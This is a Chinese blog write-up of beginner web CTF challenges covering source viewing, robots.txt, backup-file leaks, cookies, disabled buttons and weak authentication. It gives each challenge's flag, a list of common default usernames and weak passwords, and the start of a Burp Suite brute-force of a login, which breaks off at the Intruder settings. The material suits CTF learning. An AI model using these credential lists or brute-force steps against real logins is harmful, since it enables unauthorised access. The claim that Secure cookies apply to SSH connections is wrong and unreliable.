攻防世界Web练习区Writeup

原创

你懂我意思吧 于 2021-11-07 18:39:44 发布 2342 收藏

分类专栏： 混子的CTF-Web 文章标签： web安全 安全

本文链接：https://blog.csdn.net/weixin_42831646/article/details/121192847

目录

一些工具


burpsuite
SwitchyOmega：Chrome用的代理插件

view_source

flag: cyberpeace{c0bffec917b3e51ebf26546ac2c88e79}

Writeup

这个题打开之后右键没有反应，直接F12



robots

flag: cyberpeace{829baa53f19972442c21944e8205697f}
首先介绍一下Robots是做什么的

Robots简介

1 什么是robots协议？

robots协议也叫robots.txt（统一小写）是一种存放于网站根目录下的ASCII编码的文本文件，它通常告诉网络搜索引擎的漫游器（又称网络蜘蛛），此网站中的哪些内容是不应被搜索引擎的漫游器获取的，哪些是可以被漫游器获取的。因为一些系统中的URL是大小写敏感的，所以robots.txt的文件名应统一为小写。robots.txt应放置于网站的根目录下。如果想单独定义搜索引擎的漫游器访问子目录时的行为，那么可以将自定的设置合并到根目录下的robots.txt，或者使用robots元数据（Metadata，又称元数据）。

robots协议并不是一个规范，而只是约定俗成的，所以并不能保证网站的隐私。

2 文件的写法。

User-agent: * 这里的*代表的所有的搜索引擎种类，是一个通配符*

Disallow: /admin/ 这里定义是禁止爬寻admin目录下面的目录

Disallow: /require/ 这里定义是禁止爬寻require目录下面的目录

Disallow: /ABC/ 这里定义是禁止爬寻ABC目录下面的目录

Disallow: /cgi-bin/.htm 禁止访问/cgi-bin/目录下的所有以".htm"为后缀的URL(包含子目录)。*

Disallow: /? 禁止访问网站中所有包含问号 (?) 的网址*

Disallow: /.jpg$ 禁止抓取网页所有的.jpg格式的图片

Disallow:/ab/adc.html 禁止爬取ab文件夹下面的adc.html文件。

Allow: /cgi-bin/　这里定义是允许爬寻cgi-bin目录下面的目录

Allow: /tmp 这里定义是允许爬寻tmp的整个目录

Allow: .htm$ 仅允许访问以".htm"为后缀的URL。

Allow: .gif$ 允许抓取网页和gif格式图片

Sitemap: 网站地图 告诉爬虫这个页面是网站地图


3 位置。

robots.txt文件应该放置在网站根目录下。举例来说，当spider访问一个网站时，首先会检查该网站中是否存在robots.txt这个文件，如果 Spider找到这个文件，它就会根据这个文　　件的内容，来确定它访问权限的范围。

Writeup

题目的名字相对给的暗示很足了，直接访问robots.txt

然后再访问f1ag_1s_h3re.php



backup

flag: Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}
网页上很明显的提示

Writeup

猜测这个备份文件叫index.php.bak
访问目录，下载到这个文件

常见的备份文件

实际上很多源码泄露的题都可以考虑这个思路
常见的备份文件后缀：

```
.bak   .svn   .swp   .~.bak   .bash_history等等
```

P.S. 涉及到文件目录的可以考虑使用dirsearch；git的用githacker（用git clone，千万别用zip下载会有问题）；

cookie

flag： cyberpeace{f5271b509b20f15f4f740046a6f85d42}

cookie的相关知识

1. 概念

   HTTP协议本身是无状态的。什么是无状态呢，即服务器无法判断用户身份。Cookie实际上是一小段的文本信息（key-value格式）。客户端向服务器发起请求，如果服务器需要记录该用户状态，就使用response向客户端浏览器颁发一个Cookie。客户端浏览器会把Cookie保存起来。当浏览器再请求该网站时，浏览器把请求的网址连同该Cookie一同提交给服务器。服务器检查该Cookie，以此来辨认用户状态。

2. 机制

   客户端发送一个请求到服务器 --> 服务器发送一个HttpResponse响应到客户端，其中包含Set-Cookie的头部 -->客户端保存cookie，

   之后向服务器发送请求时，HttpRequest请求中会包含一个Cookie的头部 -->服务器返回响应数据。

   以下为cookie的属性值和对应的介绍：


- Secure
  如果设置了这个属性，那么只会在 SSH 连接时才会回传该 Cookie
- NAME=VALUE
  键值对，可以设置要保存的 Key/Value，注意这里的 NAME 不能和其他属性项的名字一样
- Expires
  过期时间，在设置的某个时间点后该 Cookie 就会失效
- Domain
  生成该 Cookie 的域名，如 domain="www.baidu.com"
- Path
  该 Cookie 是在当前的哪个路径下生成的，如 path=/wp-admin/

3. 修改或者删除cookie


   HttpServletResponse提供的Cookie操作只有一个addCookie(Cookie cookie)，所以想要修改Cookie只能使用一个同名的Cookie来覆盖原先的Cookie。如果要删除某个Cookie，则只需要新建一个同名的Cookie，并将maxAge设置为0，并覆盖原来的Cookie即可。新建的Cookie，除了value、maxAge之外的属性，比如name、path、domain都必须与原来的一致才能达到修改或者删除的效果。否则，浏览器将视为两个不同的Cookie不予覆盖。值得注意的是，从客户端读取Cookie时，包括maxAge在内的其他属性都是不可读的，也不会被提交。浏览器提交Cookie时只会提交name和value属性，maxAge属性只被浏览器用来判断Cookie是否过期，而不能用服务端来判断。

Writeup

进入网站，F12打开开发者工具，进入到network，看当前的Header，看到提示cookie.php



所以访问cookie.php，在response的Header中找到flag




disabled_button


flag： cyberpeace{d768fc7255f5803bbf5ac4ea847be972}

Writeup

这个按钮点了没用，开F12，删掉这个按钮的disable



得到flag



weak_auth

flag： cyberpeace{6e391e8104f6ccf4a7d0602b4c8787fb}

常见的弱口令

常见的用户名一般有


```
admin
sa
Administrator
system
administrator
systeminfo
123
123456
sys
oracle001
oracle.com
root
ftp
anonymous
oracle
console
```

弱密码有

```
123
123456
654321
666666
888888
admin
superadmin
sa
toor
root123
adminroot
abc123
abcd1234
1q2w3e4r
1q2w3e4r5t
1Q2w3e4r
XUhUHp6tEsrvt5SU
cimerroot@123
adminsa123..
adminsa123.
adminsa123@
adminsa123#
123123
oracle001
oracle.com
test
adminroot123
root
```


Writeup

登录界面就不展示了，随便输入试了一个，提示要login as admin




就用admin登录，新的提示就是password error了，所以判断用户名应该是admin，密码准备用个burpsuite爆破一下

使用**Burpsuite**进行爆破，先抓到包，再送到**Intruder**，找不到的可以到 **HTTP history** 里找一下




其中**Intruder**的设置，只有一个密码变量passwd

